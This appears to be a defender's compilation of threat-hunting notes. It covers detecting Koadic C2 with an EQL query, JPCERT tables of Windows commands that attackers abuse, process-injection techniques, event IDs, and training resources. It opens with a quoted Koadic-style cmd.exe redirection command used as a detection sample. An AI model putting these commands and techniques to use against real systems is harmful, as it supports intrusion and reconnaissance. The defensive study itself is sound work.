cmd.exe /q /c chcp 437 & hostname 1> C:\Users\IEUser\AppData\Local\Temp\9909f618-4fb5-eb66-745d-f40143687330.txt 2>&1
```

Command shell redirection into text files

Koadic redirects STDOUT/STDERR to a temporary text file that stores the output of the operator's commands as they were presented to the server. These commands are then read back into the Koadic C2 terminal. One second after this file is initially created, it is automatically deleted.

With the right endpoint visibility, malicious behaviors you might be incapable of otherwise detecting stand out. To demonstrate a detection around this, we will use the event of function to filter only for processes that come from cmd.exe that contain a redirector (>), then tie the PID of that process to same PID that performed file activity related to the text (.txt) file activity.

EQL query:

```
file where file_name == "*.txt" and
    event of [process where process_name == "cmd.exe" and command_line ==
"*>*"]
```

Subtype	Filepath
File Created	"C:\Users\IEUser\AppData\Local\Temp\95fe63d2-e79d-2706-2e89-2084a225343e.txt"
File Created	"C:\Users\IEUser\AppData\Local\Temp\9909f618-4fb5-eb66-745d-f40143687330.txt"

Example results showing file modification

Ref: https://www.elastic.co/blog/embracing-offensive-tooling-building-detections-against-koadic-using-eql

Windows Commands Abused by Attackers

Initial Investigation

Table 1 lists the commands that are often used by attackers in an attempt to collect information of the infected machine. “Times executed” is derived from the sum of Windows commands used by 3 different attack groups in their respective C&C servers (Please refer to Appendix A, B and C for details).

Table 1: Initial Investigation (Top 10 commands)		
Ranking	**Command**	**Times executed**
1	tasklist	155
2	ver	95
3	ipconfig	76
4	systeminfo	40
5	net time	31
6	netstat	27
7	whoami	22
8	net start	16
9	qprocess	15
10	query	14

Reconnaissance

Commands shown in Table 2 are often used to search for confidential information and remote machines within the network.

Table 2: Reconnaissance (Top 10 commands)		
Ranking	Command	Times executed
1	dir	976
2	net view	236
3	ping	200
4	net use	194
5	type	120
6	net user	95
7	net localgroup	39
8	net group	20
9	net config	16
10	net share	11

Spread of Infection


To intrude remote machines and spread malware infection within the network, the following commands are often executed:

Table 3: Spread of Infection		
Ranking	Command	Times executed
1	at	103
2	reg	31
3	wmic	24
4	wusa	7
5	netsh advfirewall	4
6	sc	4
7	rundll32	2

*"wmic" is also used for reconnaissance.

Ref: https://blogs.jpcert.or.jp/en/2016/01/windows-commands-abused-by-attackers.html

RDP Successful Logon



https://www.13cubed.com/downloads/rdp_flowchart.pdf

Hunting in Memory at Scale

Injecting Code Into Process Memory


Shellcode Injection - put a custom code stub into a running process and spawn an execution thread

Reflective DLL Injection - force a generic library into a running process using a reflective loader

In-Memory Module Injection - force an entire executable into a running process (no need for a loader)

Process Hollowing - spawn a suspended process, replace entire process with new code in memory


Atom Bombing - abuse Windows APC queues to inject code stored in the Windows atom tables



Texas Cyber Summit 2018 – Hunting in Memory - Chris Gerritz & Ryan "Russ" Morris

Ref: https://www.slideshare.net/infocyte/automated-cyber-threat-hunting-hunting-in-memory-at-scale

Hunting Malware in Memory



Ref: https://www.slideshare.net/BSidesDelhi/bsidesdelhi-2018-hunting-malware-in-memory

Part 5: Common Delivery Channels

Opening a phishing email usually isn't enough to get a user infected with malware. Typically users must open an infected attachment or click a malicious link that takes them to a compromised website. Once action is taken, the malware is delivered. Following are three common malware delivery channels.

WINDOWS MACROS

Macros are codes embedded within another program to automate repetitive tasks. Hiding malicious macros inside Microsoft Office programs, like Word, used to be the prevailing technique for launching attacks. Though Microsoft has since developed security features that greatly reduces the use of macro-based malware, the technique is still in use. Malware is installed when the recipient opens the infected document.

EXPLOIT KITS


An exploit kit is a software system that runs on web servers with the purpose of identifying software vulnerabilities in a client's machine and exploiting the discovered vulnerabilities. It's a tool that hackers use to break in – like picking a lock. Once installed, the kit uploads and executes a variety of malicious code. They are sold in cybercriminal circles, often with vulnerabilities already loaded onto them, and are extremely easy to use.

FILELESS MALWARE / NON-MALWARE

Fileless malware is not really fileless, it just isn't an executable file (.exe). When you are compromised using this technique, there isn't a malicious program sitting on your PC. It operates by using legitimate programs, typically PowerShell, for malicious purposes. A malicious encoded script can be decoded by PowerShell, and then reach out to a command and control (C&C) server without writing any files to the local hard drive.

Ref: https://www.tylercybersecurity.com/cyber-threat-hunting

Hunting for PowerShell Abuse



Ref: https://speakerdeck.com/heirhabarov/hunting-for-powershell-abuse?slide=11

RANK 2

Ref: https://cdn2.hubspot.net/hubfs/2539398/Rank%20Software_Threat%20Hunting%20Playbook.pdf


THREAT HUNTING WITH WINDOWS SECURITY EVENT LOGS

- **EVENT ID 4625 / 529-539 – FAILED LOGINS**
- **Event ID 4771 – FAILED KERBEROS PRE AUTHENTICATION**
- **EVENTID 4765 / 4766 – SID HISTORY ADDED TO AN ACCOUNT / FAILED**
- **EVENTID 4794 – ATTEMPT MADE TO SET DSRM PASSWORD**
- **EVENT ID'S 4793/643, 4713/617, 4719/612 – POLICY CHANGES**
- **EVENT ID's 4735/639, 4737/641, 4755/659 – SECURITY ENABLED GROUPS CHANGED**
- **EVENT ID'S 4728/632, 4732/636, 4756/660 – USERS BEING ADDED TO SECURITY ENABLED GROUPS**
- **EVENT ID 1102 / 517 – AUDIT LOG CLEARED**
- **EVENT ID 4648 / 552 – LOGON ATTEMPTED USING EXPLICIT CREDENTIALS**
- **EVENT ID 4697 / 601 – SERVICE INSTALLED**
- **EVENT ID 4688 / 592 – PROCESS CREATED**
- **EVENT ID 4672 / 576 – SPECIAL PRIVILEGES ASSIGNED TO NEW LOGON**
- **EVENT ID'S 4698 / 4702 / 602 – SCHEDULED TASK CREATED / UPDATED**
- **EVENT ID 4720 / 624 – A LOCAL USER ACCOUNT WAS CREATED**

ID	Event Description
1100	The event logging service has shut down Audit Success, PCI-DSS
1102	The audit log was cleared CJIS, ISO 27001:2013, PCI-DSS
4608	Windows is starting up Audit Success, PCI-DSS
4609	Windows is shutting down
4610	An authentication package has been loaded by the Local Security Authority Audit Success
4611	A trusted logon process has been registered with the Local Security Authority Audit Success
4612	Internal resources allocated for the queuing of audit messages have been exhausted, leading to the loss of some audits Audit Success, NIST 800-171, NIST SP 800-53, CMMC L3
4614	A notification package has been loaded by the Security Account Manager Audit Success
4615	Invalid use of LPC port Audit Success
4616	The system time was changed Audit Success
4618	A monitored security event pattern has occurred. Audit Success
4621	Administrator recovered system from CrashOnAuditFail. Audit Success, NIST SP 800-53, NIST 800-171, CMMC L2
4622	A security package has been loaded by the Local Security Authority Audit Success
4624	An account was successfully logged on CJIS, Audit Success, ISO 27001:2013, HIPAA, NIST SP 800-53, CMMC L1, NIST 800-171
4625	An account failed to log on Audit Failure, CJIS, ISO 27001:2013, PCI-DSS, HIPAA, NIST SP 800-53, NIST 800-171, CMMC L1
4626	User / Device claims information Audit Success
4627	Group membership information

Ref: https://system32.eventsentry.com/security/search?query=os%3A%22Windows%2010%22

NIST 800-61 Computer Security Incident Handling




Ref:

https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final

https://www.youtube.com/watch?v=PhROeWMPBqU

Cybersecurity Assessments: An Overview




Cybersecurity Framework (CSF)

Ref: https://www.securityinfowatch.com/security-executives/security-industry-services/article/12427483/cybersecurity-assessments-an-overview

Ref: https://www.youtube.com/watch?v=cPtr6D8aAAc


TRAINING LAB

1- A training platform for Blue Teams



https://cyberdefenders.org/labs/?type=ctf

2- Blue Team Labs Online



https://blueteamlabs.online/

دورات من معهد سانز – ليست مخصصة للمبتدئين

1.FOR578: Cyber Threat Intelligence

https://www.sans.org/cyber-security-courses/cyber-threat-intelligence/

Prerequisites

FOR578 is a good course for anyone who has had security training or prior experience in the field. Students should be comfortable with using the command line in Linux for a few labs (though a walkthrough is provided) and be familiar with security terminology.

Some of the courses that lead in to FOR578:

- SEC401 - Security Essentials Bootcamp Style
- SEC511 - Continuous Monitoring and Security Operations
- FOR508 - Advanced Digital Forensics, Incident Response & Threat Hunting
- FOR572 - Advanced Network Forensics
- FOR526 - Memory Forensics In-Depth
- FOR610 - REM: Malware Analysis
- ICS515 - ICS Active Defense and Incident Response

Students who have not taken any of the above courses but have real-world experience or have attended other security training, such as any other SANS class, will be comfortable in the course. New students and veterans will be exposed to new concepts given the unique style of the class focused on analysis training.

سعرها تقريباً 27 ألف ريال

2. FOR508: Advanced Incident Response, Threat Hunting, and Digital Forensics

https://www.sans.org/cyber-security-courses/advanced-incident-response-threat-hunting-training/

3- eCTHPv2 Certification

eLearnSecurity Certified Threat Hunting Professional

Product		Price	Quantity	Subtotal	
eCTHP V2	eCTHPv2 Certification	$400.00	1	$400.00	×

سعرها 400 دولار بدون الكورس

https://elearnsecurity.com/product/ecthpv2-certification/

الكورس: https://my.ine.com/CyberSecurity/learning-paths/57ec9bc2-be17-4f51-91b9-7ed250be8596/threat-hunting-professional

اشتراك شهري: 49 دولار

Resources

1.GUIDE TO CYBER THREAT HUNTING

https://www.threathunting.net/files/hunt-evil-practical-guide-threat-hunting.pdf

2.Threat Hunter-Playbook/playbooks

https://github.com/OTRF/ThreatHunter-Playbook/tree/master/playbooks

3. Intro to Threat Hunting

https://www.youtube.com/watch?v=2i3uVMeXNE4

4.What is Sysmon? How do I use it?

https://www.youtube.com/watch?v=gsnODLm-dCY

5- A Definition of Incident Response

https://digitalguardian.com/blog/what-incident-response

6- Hunting Red Team Activities with Forensic Artifacts

https://www.exploit-db.com/docs/48498

https://twitter.com/Ibraheem_111